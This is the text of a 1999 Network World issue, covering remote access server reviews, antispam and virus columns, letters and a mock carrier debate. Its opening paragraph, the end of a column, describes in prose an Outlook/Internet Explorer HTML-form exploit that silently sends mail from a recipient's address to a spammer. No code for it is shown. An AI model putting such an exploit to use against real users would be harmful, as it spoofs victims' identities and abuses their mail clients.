And that's it folks! Send that form to someone as HTML e-mail and if he is using Outlook or any other program that uses OLE to present HTML data using Internet Explorer 4.0+, the recipient address (you, the spammer) should receive a message as soon as the form is opened. That message will appear to be from the victim's address (I haven't exhaustively tested it on multiple clients — I leave that as an exercise for the reader).

I'm sure I didn't discover all the nefarious things that could be done with this exploit in the couple of hours I spent fooling around with it. But this exploit does show that complex systems have complex problems that can be simply exploited.

*Exploits to gearhead@gibbs.com.*

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## NetworkWorld Fusion Spotlight

*News, tips and tools from our Web site*

### Network RFPs

Starting this week, we're adding a new Buyer's Guide feature: Vendor responses to requests for proposal (RFP).

This week's Buyer's Guide is on remote access servers. With the help of The Tolly Group, we developed an RFP for a large-scale remote access implementation at a fictional firm (Abbig Corp.). We got back detailed proposals from Intel, Cabletron, Multi-Tech, RAScom and Osicom. Come online to see how they answered our RFP.

Besides the RFP responses, search our RAS database. You can find servers that match specific criteria or compare servers in different features.

Our next Buyer's Guide is on virtual private networks (VPN). If you've done a VPN RFP, could we take a look? Send a copy to Online Senior Reporter Sandra Gittlen at sgittlen@nww.com.

*DocFinder: 2224*

### Help desk: WAN SLAs

This week, Ron Nutter answers this question: "My company is in the process of putting in a wide-area frame relay network. Our long-distance carrier says we don't need a backup system because of the service guarantee it provides. However, the day we signed the frame relay contract, this carrier did suffer a prolonged service outage. Do you have any suggestions?"

Read Nutter's answer, then follow the links to additional information on service-level agreements — and our look at the aftermath of AT&T's massive frame outage last year.

*DocFinder: 2229*

### The doctor will see you

Career Doctor Shaun Kelly's back for another consult this Wednesday. In addition to his weekly advice, we've begun developing a career FAQ based on the more common questions he gets.

*DocFinder: 2228*

### Conferencing software

Conferencing or bulletin-board software can be an easy way to increase interaction with users and customers. A number of Web-based forum applications let you quickly set up online conferences for everything from user support to ad hoc project discussions. This week, we'll point you to several conferencing applications, ranging from simple Perl scripts to complex systems that can span multiple servers.

*DocFinder: 2231*

### 3Com and convergence

Last week, we ran a story about potential roadblocks for vendors, such as 3Com, that are trying to get their users to abandon traditional PBXs for IP-based systems. See what Fusion users said and add your comments to the discussion.

*DocFinder: 2232*

### IE 5.0 and the feds

Fusion users also had something to say about government claims that Microsoft's latest version of Internet Explorer bolsters the feds' antitrust case against the company. "The only conclusion a reasonable person can draw is that for some reason, the Department of Justice thinks Netscape deserves to succeed more than Microsoft does," one user wrote. What do you think?

*DocFinder: 2233*

### React!

We're adding feedback forms to stories and columns on Fusion. Here's your chance to tell us what you think of the articles and the issues they raise. Comments will be forwarded to the appropriate writers and editors.

**www.nwfusion.com**

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## Editorial Insights

# OS vendors rise to NW debate challenge

This is gonna be good. Microsoft, Novell, Sun, The Santa Cruz Operation (SCO) and Red Hat Software have accepted my challenge to take part in a debate — dubbed The Operating System Showdown — at the NetWorld+ Interop conference in Las Vegas in May.

Each of the companies will send a top technical executive to participate in this special event, which is aimed at helping customers understand the strengths and weaknesses of the key server operating systems and the future strategies of the major suppliers.

Who's in? A roster of top-name speakers, I'm happy to report. Microsoft is sending Tanya van Dam, group product manager for Windows NT Server. From Novell, we have Chief Scientist Drew Major, one of the best-known figures in the software world. Sun is sending Richard Green, vice president of the Solaris product line, while SCO is being represented by Tamar Newberger, director of server product marketing. Rounding out the pack will be Erik Troan, Red Hat's director of engineering.

In one room, going head to head in a presidential-style debate, will be representatives from the companies that control NT, NetWare, the leading Intel-based Unix platform (SCO), Solaris and the leading commercial Linux offering. Could you ask for anything more?

But wait, there's more. Not only will our vendor executives be grilling each other, they'll also be facing questions from a panel of industry experts that will include Christine Burns, a *Network World* senior editor covering Microsoft and Novell, and Nick Petreley, editorial director for *Linux World* (www.linuxworld.com). And our vendor representatives will have to field tough questions from the audience, as well.

This is a unique opportunity for you to hear the top server operating system vendors debate in an open forum. It's our seventh such Showdown, and it will give you a chance to hear from some of the leading technical minds in our industry in a session that — unbelievably — has no PowerPoint presentations and no marketing hype. These executives know exactly where to attack each other on issues of scalability, manageability, cost of ownership, applications support and many others.

The Operating System Showdown will be held from 10:30 to noon on Tuesday, May 11, in the Las Vegas Convention Center, Room N246. Don't miss it.

— John Gallant
*jgallant@nww.com*

## Message Queue

## MORE ON MAPS

It is very disappointing that James Kobielus made no attempt to contact the Mail Abuse Prevention System (MAPS) so that we might have helped him gain a clearer understanding of how we operate ("Antispam effort smacks of cyber-McCarthyism," March 8, page 41).

First, the Realtime Blackhole List (RBL) is used voluntarily by approximately 18,000 organizations worldwide. Rather than develop their own blocking lists, these organizations defer to the expertise and judgment of MAPS.

Second, MAPS is accountable to these 18,000 organizations. Those that do not like our decisions may stop using our services.

Third, no site is ever added to the RBL without MAPS first having made attempts to contact it. We always give sites an opportunity to defend their practices or correct their problems before being added to the RBL.

Rather than consider MAPS a group of renegade cops, think of us as security guards hired by clients to protect their private property.

I would also like to point out one aspect of MAPS that Kobielus overlooks completely: our Transport Security Initiative (TSI). Through the TSI we provide, at no charge, technical advice on properly securing e-mail servers in order to avoid having them listed in the RBL. In other words, MAPS takes concrete steps to help administrators curtail abuse from their networks. We're doing our best to ensure the Internet remains a viable place for the conduct of personal and business interactions.

*Nick Nicholas*
*Executive director*
*Mail Abuse Prevention System*
*Redwood City, Calif.*

Regarding James Kobielus' opinion article on the "evils" of the MAPS antispam service: MAPS' service is offered to anyone who wants to use it. There is no coercion. There isn't even much promotion. Its success can be attributed solely to its effectiveness at blocking unsolicited e-mail.

Kobielus can't believe that sending unsolicited e-mail is tantamount to criminal behavior? Well, here's some late-breaking news; spamming currently is a criminal offense in at least four states, including California and Oregon.

Finally, Kobielus complains that MAPS is unreasonable in asking that Simple Mail Transfer Protocol relays be restricted. I would liken this to not clearing an icy sidewalk on your property. You're welcome to leave a dangerous condition. But if other parties are injured because of your inaction, they should have the right to be compensated for your negligence.

*Brad Albom*
*Director of engineering*
*Software Engineering Solutions*
*Mountain View, Calif.*

## MAD ABOUT MARTHA

Regarding Mark Gibbs' "Backspin" column "Martha, leave me alone" (March 8, page 65):

I was once spammed by Wood Online, the Web site of a publishing group that puts out a ton of magazines. I tried the normal ways of getting the group to leave me alone and nothing worked.

Then, getting smart, I hit the corporate Web site and found a list of the people at the top — not to mention the company's mailing address. A politely worded letter to the chief information officer (CIO) did wonders.

That won't work here. If Martha Stewart still hasn't left Gibbs alone, here's what he should do:

- Go to www.internic.net and do a search on marthastewart.com. Legally, that has to turn up the hosting service behind the site, a mailing address and a phone number.
- Visit the Web host's site and leave the folks a message describing the problem and begging for help.
- If no action results, find out who owns the Web host (for example, by using www.arin.net/whois) and send its CIO a nastygram describing the problem again.

If Gibbs doesn't get the promised results, he should slap on a spam filter and put the whole thing into a column as promised.

*Ruth Hanschka*
*Bloomfield, Conn.*

*Send letters to nwnews@nww.com or John Gallant, editor in chief,* Network World, *161 Worcester Road, Framingham, MA 01701. Please include phone number and address for verification.*

More Online
More letters about service charges and other topics.
DocFinder
FIND IT 2124 ON FUSION

**Intranet Advisor . Daniel Blum**

# MAKING INFORMATION FLOW SEAMLESSLY BUT SECURELY

With business-to-business commerce, the line between internal and external IS systems is blurring or even beginning to disappear. When a retailer like Sears or K-mart subcontracts catalog ordering to another company, both organizations' customer service systems must be integrated through secure workflow processes. Entertainment conglomerates such as Time-Warner and Disney deal with thousands of entrepreneurial partners via the Internet. In each case, information has to be always online, access-controlled and up-to-date.

What enterprises really need is multitier interoperable secure computing, where clients, services and resources rendezvous and authenticate through a general-purpose directory and security infrastructure regardless of whether or not they run on the same operating system. For this to happen, the cooperating network entities must be able to identify, authenticate and determine authorization both for each other and for the originator of a request through each tier or architecture level.

The good news is that components of the general-purpose directory and security infrastructure are starting to arrive. Your job is to begin mastering them now, before your competition does.

First, learn about and use public key infrastructure and PKI-based protocols such as Secure Multi-purpose Internet Mail Extensions (S/MIME) and IP Security (IPSec). PKI will be the front door for authenticating external trading partners or your own remote users at the firewall. Web pages at www.ietf.org and www.rsa.com/rsalabs/faq/html/questions.html are great starting points.

Next, get the lowdown on Kerberos. If you thought this venerable authentication protocol was going down with the Distributed Computing Environment, think again. It'll be back big time with Microsoft Windows 2000, and there are a lot of Unix implementations today. Once a client is through your firewall's front door, Kerberos is a great way to delegate the client secure, authenticated access to systems on your intranet. Find the FAQ at web.mit.edu/kerberos/www/.

Finally, all the PKI and Kerberos in the world won't help unless you can access or propagate and maintain internal and external user identities and public certificates across architecture tiers. Check out www3.innosoft.com/ldapworld/index.html to track the Lightweight Directory Access Protocol (LDAP), and www.tbg.com/tbghome/metafaq.htm to get the definition of meta-directory technologies that provide the ultimate in directory synchronization and integration.

With PKI, Kerberos, IPSec, LDAP, meta-directories and other enablers, a new general-purpose net infrastructure awaits us on the other side of Y2K. The new infrastructure will make most of today's architecture obsolete. Get ready to work on developing multitier interoperable secure computing for your enterprise.

*Blum is a senior vice president and principal consultant with The Burton Group, an IT advisory service providing in-depth analysis for network planners. He can be reached at dblum@tbg.com.*

**Speaking the LANguage . Linda Musthaler**

# TYPHOID MARY HITS THE ENTERPRISE NETWORK

I have a confession to make: I am a menace to society — the worldwide digital society, that is. My recent crime spree touched so many people that I expect to see my mug shot pop up on the post office's Web site. Just what was my malevolent deed? With a few clicks of my mouse and my overused Send key, I unleashed a nasty virus on unsuspecting digital victims around the world.

My actions weren't intentional, of course. I had been doing business the way I've always done, when one day the recipient of one of my e-mailed documents informed me of the virus. But how could this be? I run a virus checker, religiously searching for the telltale signs of any malicious code. How could I have become the scourge of the network?

The sad fact is, I'm not the only culprit. Workplace computer virus infections are on the rise, according to the International Computer Security Association (ICSA). The primary reason for the increase is the spread of macro viruses usually found in files attached to e-mail. With the increasing use of enterprise e-mail and our propensity to attach documents to our messages, we are now circulating viruses faster and farther than ever. According to the ICSA, macro viruses now represent 80% of all computer virus infections.

Chances are your network has been (or will be) hit by a computer virus. The ICSA estimates that a network of 100 PCs will have three infected computers. Despite the best efforts of network administrators worldwide, we are fighting an uphill battle.

Like any responsible user, I called the tech support troops when I discovered my computer was infected. My case was given a high priority and a technician visited right away. He updated my virus signature files (the files that help identify virus code patterns) and reran the virus scanner. Sure enough, he found the WM8.MARKER virus affecting a number of files. He cleaned them, "inoculated" my system, reinstalled my word processing template and proclaimed my PC virus-free.

Ten minutes later, I opened a document stored on a network drive. Bam! I reinfected my PC and my Word template. This became a vicious cycle for me and the technician.

My greatest source of frustration with this whole scenario is that my files that are stored on a network server are still infected. Sure, I can clean them, but they don't stay clean for long. Why? Because the antivirus software on the server isn't up-to-date with the new virus signature files. (The technician says he can't get the necessary files from the vendor, which shall remain nameless.)

I'm sure, as a responsible network manager, you take all possible precautions against viruses. Still, there are a few lessons here worth reinforcing.

First, make sure you have all your points of vulnerability covered — the desktop (including portable PCs), network servers, Internet e-mail gateways and firewalls. Select a set of antivirus tools and a regimen that will safeguard all the files that will be uploaded, downloaded and generally shared or passed around. Many products work across platforms, such as Windows NT, NetWare and Lotus Notes.

Second, be sure you update your virus signature files regularly. Most commercial antivirus products include regular signature updates with your license. In most cases, you can download them off a Web site. Some products will even automatically push the new signatures out to you. Be sure you update these signatures on all levels — desktops and servers — as soon as they become available.

Third, don't forget users who work at home. Encourage them to install antivirus software on their home PCs. Give it to them free and remind them to update it every so often.

There are some great online resources to help you learn about and battle computer viruses. Software vendors such as Network Associates, Symantec and Computer Associates have very informative virus resource centers. For example, the Symantec AntiVirus Research Center (www.symantec.com/avcenter) has an online newsletter and in-depth information about various viruses. Likewise, the Computer Associates Virus Information Center (www.cai.com/virusinfo) offers tips on managing virus incidents and protecting messaging systems. In addition to practical information, registered users can get the latest virus signatures from these vendors' Web sites.

Computer viruses are a serious problem and a serious threat to our increasing dependence on Internet-based computing. Unless you want your users' mug shots posted next to mine, you must stay proactive to keep your network from falling victim to a virus infection.

*Musthaler is vice president of Currid & Co., a technology consulting firm in Houston. She can be reached at linda@currid.com.*

*In a developing story,*
*IDG.net and CNN.com*
*have been linked in a technology information coup*

This just in: CNN.com, the world's leading news site, now features technology news and information from the Web's fastest growing global technology information network — IDG.net.

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# FACE-OFF

## Who gives you the better deal — RBOCs or CLECs?

*In the spirit of April Fool's Day, we've invited pro-RBOC Howard Anderson-1 (HA-1) to debate his CLEC-loving alter ego, Howard Anderson-2 (HA-2), on which camp is better equipped to run your network.*

SHAWN HENRY

**Howard Anderson-1:** You would have to be an idiot to trust your network to a competitive local exchange carrier (CLEC). They just don't have the resources to do the job yet.

**Howard Anderson-2:** Wrong. The fact is, the CLECs are wiping the floor with the regional Bell operating companies. Any business that does not have a CLEC in its shop for some level of service is brain-dead. What is really remarkable is how quickly CLECs have taken market share from the RBOCs. Right now there are 23 publicly traded CLECs, and a new one seems to start up every few minutes.

**HA-1:** Look, every RBOC but BellSouth has a not-so-secret agenda to get into long distance. The price they are going to pay is allowing competition. Until all of this gets resolved, why shouldn't business customers stay with the RBOCs?

**HA-2:** Because there are good reasons right now to switch. The CLECs are targeting the business customer. They now understand that reselling elements from RBOCs won't work, so they're pushing to become facilities-based. Furthermore, the CLECs are going to be the innovators in services. Who do you think will be first with low-cost IP telephony: CLECs or RBOCs?

**HA-1:** Let's make this discussion meaningful. Let's consider a $100 million company that has a variety of needs — voice, data, image, Internet, global and so forth. And let's further suppose that this company will base its carrier decision on a reasonable set of criteria.

**HA-2:** OK, but I'll choose the criteria: remote access, low cost, innovative services, quality of service (QoS), best technology, one-stop shopping and low risk.

**HA-1:** Fine. Let's start with remote access. If we assume that in any company 20% of white-collar managers will have a need for remote access and that branch offices need to be equipped as well, how can you go anywhere but to an RBOC? What are you going to do? Cut separate deals with a half-dozen cable companies and a gaggle of CLECs?

**HA-2:** It's true that not all CLECs are primed toward remote access, but those that are, such as Covad, are going to give you DSL service and will make it work. Data CLECs are aggressively rolling out DSL services in the top metropolitan areas. So you get better remote access and a better financial deal — lower cost — from those CLECs as well.

**HA-1:** OK, because you mentioned cost, let's deal with that. What is the true cost of dealing with a multitude of vendors when half of them may not be around next year? Yes, CLECs will always be able to slightly underprice RBOCs, but those hidden costs will kill you.

**HA-2:** For right now, CLECs will be happy with a portion of users' business. But they aren't aiming for a small part of a big pie; they want it all. And remember, the CLECs are buying ISPs, and ISPs are morphing into CLECs. ISPs know that while the consumer market is very price-sensitive, the business market is not — so they are aggressively marketing DSL services to businesses. Yes, for now the issue of colocating in RBOC central offices is an obstacle, but the RBOCs know they must tear down those barriers if they want to get into long distance. So the CLECs are being patient; they'll start with advanced services and price, if that's what it takes. Their arguments are going to be persuasive. Any intelligent user is going to be better off if served by more than one central office. But more important than price, the CLECs are going to offer more innovative services and sooner than the RBOCs. Frame relay, ATM, voice and fax over data, long distance, IP. Better bundling provisions.

**HA-1:** I concede that the market basket of services may give the CLECs the edge, but the real issue is QoS. The RBOCs have more trucks on the street; they have more infrastructure. Best of all, they offer a predictability that is sorely lacking from the CLECs. The CLECs are just going to be bought and sold like Monopoly properties.

**HA-2:** You completely miss one thing: focus. The CLECs are focused on the business market and are differentiating themselves by their offerings. The CLECs know data and live data. The RBOCs approach data with trepidation; they aren't hungry and their lack of responsiveness is amazing.

**HA-1:** I will agree that the CLECs today want no part of the residential market or, at best, all they really want is that top 16% who are remote access users and who most likely are intensive Internet users.

**HA-2:** OK, let me point out what else we agree on. First, business users have benefited from CLECs in many ways. For one, the competition has forced the RBOCs to respond, so now there are several good options. Most metropolitan areas have at least three CLECs. Smart users want route, carrier and media diversity, so that there is no single point of failure. Some RBOCs have gotten quite innovative in new services. Bell Atlantic Network Integration, for instance, will actually come in and run your network for you, and will manage the LAN as well as the WAN portion.

**HA-1:** And, to be fair, some CLECs have shown surprising agility and have gone far past price as a criteria. But — and this is a big but — there are too many fly-by-night CLEC resellers that have no facilities of their own and whose performance can jeopardize any company that buys from them.

**HA-2:** Agreed. But network management's job is to manage — to find out which CLECs are for real and which are not — and to give their business to those that can perform. Any company that does not split its business and take advantage of the redundancy that alternative local carriers offer is lazy. And even though most CLECs have a cost advantage, I agree that this should not be the deciding point: innovative services must be.

*Anderson is founder and president of The Yankee Group, a Boston-based consultancy. He tries to keep his skepticism from degenerating into rampant cynicism, a battle he appears to be losing. He can be reached at handerson@yankeegroup.com.*

**More Online**

- **Air your views on this issue in our Fusion Face-off running through April 2. Anderson and representatives from several CLECs and RBOCs will be adding their thoughts to the discussion.**

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## Buyer's Guide

# REMOTE ACCESS: HAVE IT YOUR WAY

BY TIM GREENE

In the remote access arena, the more things change, the more they stay the same. Vendors continue to increase port capacity, improve security and beef-up fault tolerance. While buyers' options increase, however, the fundamental technology behind today's remote access devices remains largely as it was last year.

From a network manager's standpoint, traditional direct-dial remote access has a lot going for it. It's familiar, it's relatively easy to implement and it uses standard communications software. The newest direct-dial remote access gear supports hundreds of users on a single chassis without the banks of individual modems and the nest of wiring we saw just a few years ago. Instead, 24 individual calls come in over a single T-1 line, or 23 calls come in over one Primary Rate Interface ISDN line. Modems or ISDN terminal adapters built into one-box remote access concentrators process the calls.

So what distinguishes one remote access device from the next? Scalability, for one thing. We surveyed 24 vendors for our interactive remote access Buyer's Guide (DocFinder: 2223). Eighteen entries are modular chassis-based servers and six are drop-in server boards. All have a minimum of 24 ports.

Of the dedicated remote access devices, the X1600 from Assured Access Technology (which Alcatel earlier this month announced plans to acquire) supports the most simultaneous sessions — a whopping 8,372. With a maximum port capacity of 2,016 analog or 364 PRI, the X1600 is designed for service providers. Also targeting this service provider tier is Lucent's PortMaster 4, which supports 864 simultaneous sessions.

The remainder of the chassis vendors, some of which also make boxes with ISP-type capacities, submitted products designed for mid-size to large enterprises. Four units support between 360 and 600 simultaneous users: 3Com's Total Control Multiservice Access Platform with HiPer Access System, Computone's DCS-5000, Ericsson Datacom Access' Tigris 3-Slot and Nortel Networks' 5399 Remote Access Concentrator. The rest fall between 60 and 240 simultaneous users per system.

***Choose from sophisticated boxes or build your own remote access device with drop-in server cards.***

WIRELESS • CELLULAR • CABLE MODEM • T-3 • T-1 • DSL • ISDN • ANALOG • FRAME RELAY

DAVE EMBER

### Common ground

All the remote access boxes and board products in our Buyer's Guide support analog and digital ISDN dial-up connections. If remote offices or telecommuters have Basic Rate Interface lines, they can make 128K bit/sec connections; if not, they can use analog modems. All those surveyed support V.90, enabling 56K bit/sec downloads to remote users who have 56K bit/sec modems.

In addition, all the remote access devices can use a single phone number to handle analog modem and ISDN calls. The boxes detect whether a call is analog or ISDN and respond accordingly.

All the servers and server board products compress data traffic so remote users spend less time sending and receiving data, which can save on phone costs. Most of the vendors employ hardware and software compression; a handful support only software compression.

While a few years ago user name and password security was all that was available, today's remote access devices support many more options. All but six vendors support secure token cards. Another half-dozen support the emerging IP Security encryption standard.

All the chassis-based devices, as well as server cards from Brooktrout Technology and Interphase, can restrict remote-user access by a variety of methods, including user, group, time of day, call origin, session duration and line called. The rest of the board products depend on the server's operating system for access control.

Two-thirds of the chassis devices now support pass-through authentication to network operating system directories, such as Novell Directory Services, Windows NT domains, NetWare binderies and Lightweight Directory Access Protocol. This relieves managers from having to set authentication directly on the device, user by user.

Remote configuration and traffic monitoring capabilities are common to all the remote access devices we surveyed. Several also offer billing soft-

INSIDE

**Review:** Speedy connections and strong features gave Ascend's Max 6000 the edge it needed to pull ahead of six other remote access servers in our tests. **Page 44.**

ONLINE

**Interactive Buyer's Guide:** Whether you're in the market for a dedicated remote access device or you plan to build your own with a drop-in server card, one of these 24 vendors can help you connect your remote population. **www.nwfusion.com, DocFinder: 2223.**

**3Com**
**Ariel**
**Ascend**
**Assured Access Technology**
**Brooktrout**
**Cabletron**
**Cisco**
**Computone**
**Digi**
**ECI Telecom**
**Eicon**
**Ericsson**
**Intel**
**Interphase**
**Lucent**
**Mediagate**
**Mitel**
**Multi-Tech Systems**
**NBase-Xyplex**
**Nortel**
**Osicom Technologies**
**Patriot Scientific**
**Perle Systems**
**RAScom**

ware so managers can monitor who is using the network the most and can charge back costs to individual departments.

Fault tolerance is a key concern for buyers of the chassis-based products. Look for hot-swappable boards, modems, WAN interfaces, power supplies, cooling fans and daughterboards. Among the vendors in our survey, 3Com, Assured Access Technology, ECI Telecom and Ericsson deliver all or most of these hot-swappable components.

For even more convenient failover protection, 10 devices offer "hot spare" cards in the rack. If a modem card fails, the server engages a spare card automatically or allows you to remotely activate a spare card; you don't need to go to the rack and physically swap components.

### Build your own

Not everyone needs to buy a separate chassis to support remote access; another option is server cards. The cards plug into standard servers and, with appropriate software, convert them into remote access devices. Most of the cards feature onboard processors to handle calls without sapping the processing power of the server's CPU.

The number of dial-up sessions each card can support has been growing since these cards came on the scene in 1996. In our survey, Digi International hit the highest number with 48 analog connections or two PRI lines on a single card. Ariel, Interphase and Patriot Scientific are just behind Digi with 46 or 47 user connections per card. You can use multiple cards in a single system; however, the maximum number of simultaneous users depends on the number of PCI slots available in the host server.

All the cards we surveyed work in servers running Windows NT Server, which makes managing them relatively simple for those who already have NT networks. In addition, Digi supports Unix and NetWare; Eicon Technology also supports NetWare.

Whichever way you decide to go, you have plenty of remote access options. Virtual private networks across the Internet may be gaining in popularity for remote access, but we expect direct-dial will be with us for quite a while.

*Greene is a senior editor at* Network World. *He can be reached at tgreene@nww.com.*

## Calling for RFPs

We're expanding our Buyer's Guides with a new online interactive component, and we need your input.

To help you make those tough network equipment buying decisions, we've started a new area online called RFP Central (www.nwfusion.com, DocFinder: 2224). With each Buyer's Guide, we'll send out a request for proposal (RFP) to vendors about the technology we're covering. To get things rolling this month, we shipped vendors a fictional RFP for adding remote access servers to a network. We've posted the RFP and the vendor responses online and created an area where readers can comment on the proposals.

Take a look and add your two cents.

Our next Buyer's Guide will cover virtual private networks (VPN). This time, we want vendors to respond to a real RFP — yours. If you think a VPN might be in your future, here's your chance to get proposals from all the leading vendors. If you're selected, we'll go after the Buyer's Guide VPN vendors to answer your request with details on hardware, software and services. And once again, we'll post the vendor responses online and ask readers to comment on them, giving you valuable feedback from your peers to help you make a more informed buying decision.

Interested? Send your RFPs to sgaspar@nww.com.

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# FAST ACCESS

BY JASON VAN CLEVE
AND IVAN CHU

**Speedy, scalable and easy to operate — the competition heats up among enterprise-class remote access servers.**

**Product: Max 6000**

**Vendor: Ascend**

**Top throughput, extensive features and a compact design helped Ascend's Max 6000 remote access concentrator land our Blue Ribbon Award.**

NetworkWorld Blue Ribbon

Because remote access is a mature technology, remote access server vendors today have to go the extra mile to distance themselves from the competition. Since we last looked at remote access servers, vendors have improved performance, refined management interfaces and added features (*NW,* March 23, 1998, page 41). The best of the current crop is Ascend's Max 6000; its exceptional throughput and rich feature set earn our Blue Ribbon Award.

However, the Max 6000 isn't perfect; it still needs work in the area of scalability. It tops out at 96 analog calls and has only a single power supply. By contrast, 3Com's Total Control Multiservice Access Platform with HiPer Access System has a rated capacity of 360 simultaneous analog calls and two hot-swappable power supplies. The Total Control system also has superior management features, including its optional EdgeServer Pro Module, which comes preconfigured as a fully functional Windows NT 4.0 Server complete with Microsoft's Remote Access Server (RAS) software.

Scalability is also a strength of Lucent's PortMaster 4, which purportedly can support an impressive 864 simultaneous analog calls. (While Lucent plans to acquire Ascend, the vendors do not expect to merge product lines for some time.)

The PortMaster and the other four products we tested — Intel's LanRover Access Switch DPS, Ericsson Datacom Access' Tigris 3-Slot, Cabletron's CyberSwitch CSX7010 and NBase-Xyplex's EdgeBlaster — fell behind the two frontrunners in our ScoreCard.

What made it particularly tough for the other vendors to catch up to Ascend in our ratings was the Max 6000's high throughput.

In the critical download speed tests, the Max 6000

| ScoreCard | Performance 40% | Manageability 25% | Features 15% | Scalability 10% | Installation 5% | Documentation 5% | Total score |
|---|---|---|---|---|---|---|---|
| Max 6000 | 8 x .40 = 3.20 | 8 x .25 = 2.00 | 8 x .15 = 1.20 | 7 x .10 = 0.70 | 8 x .05 = 0.40 | 9 x .05 = 0.45 | 7.95 |
| Total Control | 7 x .40 = 2.80 | 9 x .25 = 2.25 | 9 x .15 = 1.35 | 9 x .10 = 0.90 | 5 x .05 = 0.25 | 7 x .05 = 0.35 | 7.90 |
| PortMaster 4 | 7 x .40 = 2.80 | 6 x .25 = 1.50 | 8 x .15 = 1.20 | 9 x .10 = 0.90 | 7 x .05 = 0.35 | 7 x .05 = 0.35 | 7.10 |
| LanRover Access Switch DPS | 7 x .40 = 2.80 | 6 x .25 = 1.50 | 7 x .15 = 1.05 | 7 x .10 = 0.70 | 8 x .05 = 0.40 | 7 x .05 = 0.35 | 6.80 |
| Tigris 3-Slot | 7 x .40 = 2.80 | 5 x .25 = 1.25 | 7 x .15 = 1.05 | 7 x .10 = 0.70 | 7 x .05 = 0.35 | 8 x .05 = 0.40 | 6.55 |
| CyberSwitch CSX7010 | 8 x .40 = 3.20 | 4 x .25 = 1.00 | 5 x .15 = 0.75 | 7 x .10 = 0.70 | 4 x .05 = 0.20 | 5 x .05 = 0.25 | 6.10 |
| EdgeBlaster | 5 x .40 = 2.00 | 7 x .25 = 1.75 | 6 x .15 = 0.90 | 5 x .10 = 0.50 | 9 x .05 = 0.45 | 8 x .05 = 0.40 | 6.00 |

**Individual category scores** are based on a scale of 1 to 10. **Percentages** are the weight given each category in determining the **total score.**

and Cabletron's CyberSwitch were more than 30% faster than the rest of the pack. In a near dead heat for third place were the boxes from Lucent, Intel, Ericsson and 3Com, all of which were within 3K bit/sec of one another in download and upload speeds. NBase-Xyplex's EdgeBlaster was slowest in download and upload performance. (See average download and upload figures, below.)

Some of the units had trouble maintaining download speed as we added clients. (See cumulative throughput graphic, page 46). As in last year's test, Ascend's Max 6000 started out strong, but download throughput dipped 26% as we increased the number of clients from 10 to 60 in increments of 10. NBase-Xyplex's EdgeBlaster and Cabletron's CyberSwitch also lost momentum as we added clients; download performances fell 39% and 22%, respectively. We suspect that one reason for such performance degradation is the increased processing load placed on each server as it compresses outgoing data.

Lucent's PortMaster, Ericsson's Tigris 3-Slot and 3Com's Total Control system turned in the most consistent performances, losing less than 1% of their download speeds up to the 60-client level. Intel's LanRover was close behind with a 9% deviation.

However, fast, steady performance doesn't mean much if a server doesn't have a competitive feature set. Some features are givens. For example, all the remote access servers we tested offer V.90 compression, automatic IP address (pool) assignment for dial-in clients and independently operated password authentication and encryption.

### Average throughput

| | Download speed in K bit/sec | Upload speed in K bit/sec |
|---|---|---|
| **Max 6000** | 69.92 | 107.53 |
| **CyberSwitch CSX7010** | 65.96 | 94.66 |
| **PortMaster 4** | 50.26 | 63.17 |
| **LanRover Access Switch DPS** | 48.54 | 64.78 |
| **Tigris 3-Slot** | 48.54 | 61.87 |
| **Total Control** | 48.49 | 62.53 |
| **EdgeBlaster** | 31.01 | 48.59 |

More advanced features begin to differentiate the entries, which vary quite a bit in integration of newer technologies, such as virtual private network (VPN) management and voice over IP, for example.

Ascend's Max 6000 offers a state-of-the-art options package with voice-over-IP technology, dynamic and static firewall features, and support for VPN standard protocols, including Layer 2 Tunneling Protocol, Ascend Tunnel Management Protocol and Point-to-Point Tunneling Protocol. On the downside, the Max 6000 has only four LEDs on the chassis front, giving you scant status information. Ascend also lacks modular flexibility because it has only one power supply.

3Com's Total Control system provides the highest level of versatility with its built-in Windows NT Server 4.0 and a variety of available modem and network cards. Each additional modem and network device card is installed and mapped into the NT server via the chassis backplane in a manner similar to installing a PC peripheral. Using the NT server, any of a number of off-the-shelf firewall, proxy server, fax server and thin-client applications are available.

Lucent's PortMaster 4 has a highly modular design and supports IPX, AppleTalk, SNMP, PPP scripting, IP filtering and multilink connection management using Multilink Point-to-Point Protocol.

### Net Results

| | Pros | Cons |
|---|---|---|
| **Max 6000**<br>Ascend<br>(800) 621-9578<br>www.ascend.com/2706.html<br>$11,040 to $71,000 | ▲ Top-rated throughput<br>▲ Feature rich<br>▲ Small, compact design | ▼ No hot-swappable components<br>▼ Chassis is limited to four WAN ports<br>▼ Limited modularity<br>▼ Single power supply |
| **Total Control Multiservice Access Platform with HiPer Access System and EdgeServer Pro Module**<br>3Com<br>(408) 326-5000<br>www.3com.com/solutions/svprovider/productsrac/index.html<br>$17,610 to $179,845 | ▲ Supports fully functional Windows NT Server on a board<br>▲ Redundant, hot-swappable power supply<br>▲ Hot-swappable cards, WAN interfaces, cooling fans<br>▲ Stable download performance | ▼ Can't properly shut down integral Windows NT Server before powering down chassis |
| **PortMaster 4**<br>Lucent<br>(800) 458-9966<br>www.livingston.com/marketing/products/pm4_series.html<br>$64,085 to $448,645 | ▲ Redundant, hot-swappable power supply<br>▲ Hot-swappable cards and cooling fans<br>▲ Very scalable | ▼ Occasionally dropped calls as more clients became active |
| **LanRover Access Switch DPS**<br>Intel<br>(800) 977-4482<br>www.shiva.com/remote/access_switch<br>$13,640 to $40,800 | ▲ Easy to configure<br>▲ Clearly labeled cable connection points | ▼ No hot-swappable components<br>▼ Chassis is limited to four WAN ports<br>▼ Limited modularity |
| **Tigris 3-Slot**<br>Ericsson Datacom Access<br>(800) 444-7854<br>www.acc.com/internet/products/remote_access_concentrat.html<br>$8,000 to $75,000 | ▲ Easy to configure<br>▲ Clearly labeled cable connection points<br>▲ Redundant, hot-swappable power supply<br>▲ Hot-swappable cards, WAN interfaces and cooling fans | ▼ Chassis is limited to four WAN ports<br>▼ Limited modularity<br>▼ Command line interface only |
| **EdgeBlaster**<br>NBase-Xyplex<br>(800) 338-5316<br>www.nbase-xyplex.com/products/access_serverindex.cfm<br>$8,200 to $25,000 | ▲ Easy to install<br>▲ Front panel LCD makes configuration easy<br>▲ Small, compact design | ▼ Limited modularity<br>▼ Lacks robust feature set<br>▼ Cards are not hot-swappable<br>▼ Single power supply |
